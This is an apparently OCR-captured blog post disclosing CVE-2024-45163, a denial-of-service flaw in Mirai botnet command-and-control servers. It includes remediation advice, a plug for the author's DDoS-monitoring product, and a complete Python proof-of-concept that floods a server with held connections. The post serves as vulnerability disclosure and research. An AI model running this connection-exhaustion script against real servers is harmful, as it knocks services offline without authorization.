
CVE-2024–45163: Remote DoS Exploit in Mirai Botnet

Jacob Masse 6 min read · Aug 19, 2024

Discovered by Jacob Masse (me).



Background

Since August 2016, Mirai botnets have plagued the world of IOT devices and servers. Mirai botnets leverage malware delivery to turn servers and IOT devices vulnerable to exploits, weak credentials, or other misconfigurations into “zombies.” Some of the most potent denial-of-service attacks have come from botnets, as the leveraged power of hundreds of thousands of infected devices supersedes the power that one or even a handful of powerful servers can offer.

Mirai’s notoriety stems from its ability to harness the power of thousands of compromised devices. It primarily targets consumer devices such as IP cameras and home routers, exploiting weak default passwords and known vulnerabilities. Once a device is compromised and joins the botnet, it becomes part of a larger network of bots that can be directed to send spam, overload servers with traffic to render essential services inoperable via extremely powerful DDoS attacks, and much more.

Mirai botnets and other variants derived from modified Mirai source code continue to thrive in today’s environment, adapting to new exploits to infect devices and using newly developed attack vectors to attack infrastructure worldwide.

Introduction

This blog post covers a new vulnerability I discovered in Mirai and various Mirai botnet variants that allows **an attacker to perform a remote Denial of Service (DoS) attack on the botnet’s CNC server due to improper session management.** This vulnerability sheds light on significant architectural

flaws and offers potential avenues for mitigation and defence against Mirai attacks.

The journey to uncover this vulnerability began as a personal challenge but quickly evolved into a complex research project focused on botnet behaviour and vulnerabilities. My investigation targeted the core of any botnet — the Command and Control server (CNC). CNC servers act as the command hub for the botnet, and botnet operators log in to this hub to command the zombies to attack a host. This is arguably the most important aspect of a botnet, as without this hub being operational, attackers have no power over their infected zombies and cannot launch any attacks.

Through a combination of source code analysis, reverse engineering, tinkering and trial and error, I identified a flaw in how the CNC servers handle incoming connections, specifically in the pre-authenticated phase. This flaw, a failure to properly manage numerous simultaneous connection attempts after an authentication attempt has been opened (signified by supplying a username), could be used by law enforcement or security researchers to render CNC servers inoperable, effectively cutting off the head of the botnet.

Detailed Description of Vulnerability

The vulnerability exploits Mirai CNC's poor management of concurrent connection requests. Due to **improper handling** of multiple simultaneous connections, an attacker can **overwhelm the server's session buffer**. An attacker can exploit this vulnerability by opening numerous connections to the CNC server and sending a simple authentication request with a username, such as 'root.' **The server fails to manage these connections adequately, resulting in resource exhaustion and server crashes.** This

vulnerability **does not require authentication** and can be **easily exploited** remotely.

The exploitation of this vulnerability can have significant impacts:

- **On Botnet Operations:** It can incapacitate the command and control functionalities, disrupt botnet activities, and potentially neutralize the threat posed by the botnet.
- **On Ethical DDoS Testing:** Companies that use controlled botnet environments for stress testing network resilience might experience disruptions. Such tests could be terminated by exploiting this vulnerability, leading to incomplete assessments, data corruption, and/or disruption of operations.

This exploit could be adopted in large-scale law enforcement operations to dismantle Mirai botnets, protecting infrastructure worldwide from severe DDoS attacks and prolonged downtime.

Proof of Concept

Scenario: My exploit POC script is executed on a server with 1 CPU core, 1 GB of RAM, and 25 GB of storage against a Mirai botnet in a demo environment.

This scenario assumes that we have no authentication or special access to the CNC server.

Video demonstrating the Mirai Exploit POC

The video above was created by myself and perfectly demonstrates how effective this exploit is. **To find the code that I used for this exploit, please visit** https://pastebin.com/raw/6tqHnCva.

In the video, I demonstrated the exploit's success, proved that it took the CNC offline, and showed that you do not need a large server to run it. As soon as you put the exploit in the background (CTRL + Z), the connections will hold in order to keep the botnet CNC offline, but your system resources will drop to normal levels.

Possible Remediation

There are multiple approaches to take to fix this vulnerability. A vulnerability like this should never exist in code where security is taken into consideration. Some remediation methods include:

1. **Concurrent Connection Limitation:** Concurrent connections using the same username or originating from the same IP address should be limited to 1. There is no reason for someone to be logged into the CNC in multiple locations.
2. **Rate Limiting:** Users attempting to authenticate with the CNC should only be able to connect a certain number of times per minute/hour/day. Connections beyond this limit should be blocked.
3. **Pre-Authentication Session Timeouts:** If input is not provided on the pre-authentication screen, sessions should time out after 4–5 seconds.

Deploying all or most of these methods would remediate the Remote DoS vulnerability.

Conclusion

This analysis underscores the necessity for ongoing vigilance and proactive security measures in the face of evolving cyber threats. The discovery of this vulnerability within the Mirai botnet's CNC servers highlights both the inherent weaknesses in widely used malicious infrastructures and the opportunities for defenders to turn these weaknesses into defensive strengths.

Mirai variants are responsible for a huge share of real-world DDoS traffic hitting servers today. **Flowtriq** ships with IOC pattern matching that identifies Mirai and known variants by payload signatures, so when one of

these botnets pivots to your server, you know instantly and mitigation fires automatically. It also captures full PCAP evidence of every attack, which is useful for exactly the kind of post-incident analysis covered in this post -> flowtriq.com

Reach Out

Got any questions? I'd be happy to talk! 👋

- Email: contactjacobmasse@gmail.com

```
# Exploit Title: CVE-2024-45163: Remote DoS Exploit in Mirai Botnet
# Date: August 19, 2024
# Exploit Author: Jacob Masse
# Software Link: https://github.com/jgamblin/Mirai-Source-Code
# Version: All versions
# Tested on: Ubuntu, Debian
# CVE: CVE-2024-45163

import socket
import threading
import sys
from colorama import Fore, Style
from time import sleep

art = """    __  ____           _   ___       ____
  /  |/  (_)______ _(_) / _ \___  / __/
 / /|_/ / / __/ _ `/ / / // / _ \_\ \
/_/  /_/_/_/  \_,_/_/ /____/\___/___/

"""

print(Fore.GREEN + art)
print("A POC that causes a DoS attack against a Mirai botnet CNC server.")
print(Fore.BLUE + "Developed by Jacob Masse\n\n")

if len(sys.argv) < 3:
    print(f"Usage: python3 {sys.argv[0]} <IP Address of CNC> <Port of CNC> <# of
    print("Example: python3 mirai_dos.py 1.1.1.1 1337")
    print(Fore.RESET)
    sys.exit(1)

target = str(sys.argv[1])
port = int(sys.argv[2])
```

```
try:
    num_connections = int(sys.argv[3])
except IndexError:
    num_connections = 1024

print(f"Target: {target}")
print(f"Port: {port}")
print(f"Number of connections: {num_connections}")
print(Fore.RESET)
print("Starting exploit...")
sleep(2)

# Function to create and hold a connection to the specified target and port
def create_connection(target, port):
    try:
        # Create a socket object
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        # Connect to the target IP and port
        s.connect((target, port))
        print(f"Sending 1 connection probe to {target}:{port}")

        s.sendall(b'root\n')

        # Hold the connection indefinitely
        while True:
            pass
    except Exception as e:
        print(f"Connection failed: {e}")

# Create threads for each connection
threads = []
for _ in range(num_connections):
    t = threading.Thread(target=create_connection, args=(target, port))
    threads.append(t)
    t.start()

# Join all threads to wait for them to finish (they won't since connections are
for t in threads:
    t.join()
```

Further Reading & Resources

https://www.radware.com/security/ddos-knowledge-center/ddospedia/mirai/

https://www.a10networks.com/blog/5-most-famous-ddos-attacks/

https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/

https://www.avast.com/c-mirai
https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis
https://www.sciencedirect.com/science/article/pii/S2214212623002132
https://spectrum.ieee.org/mirai-botnet

Cybersecurity Malware Exploits Zero Day Botnet Mirai

Written by Jacob Masse

68 followers · 15 following

founder @ traztech - integrated partner for startups | founder @ flowtriq - ddos monitoring and mitigation SaaS - $9.99/node.

No responses yet

Write a response

What are your thoughts?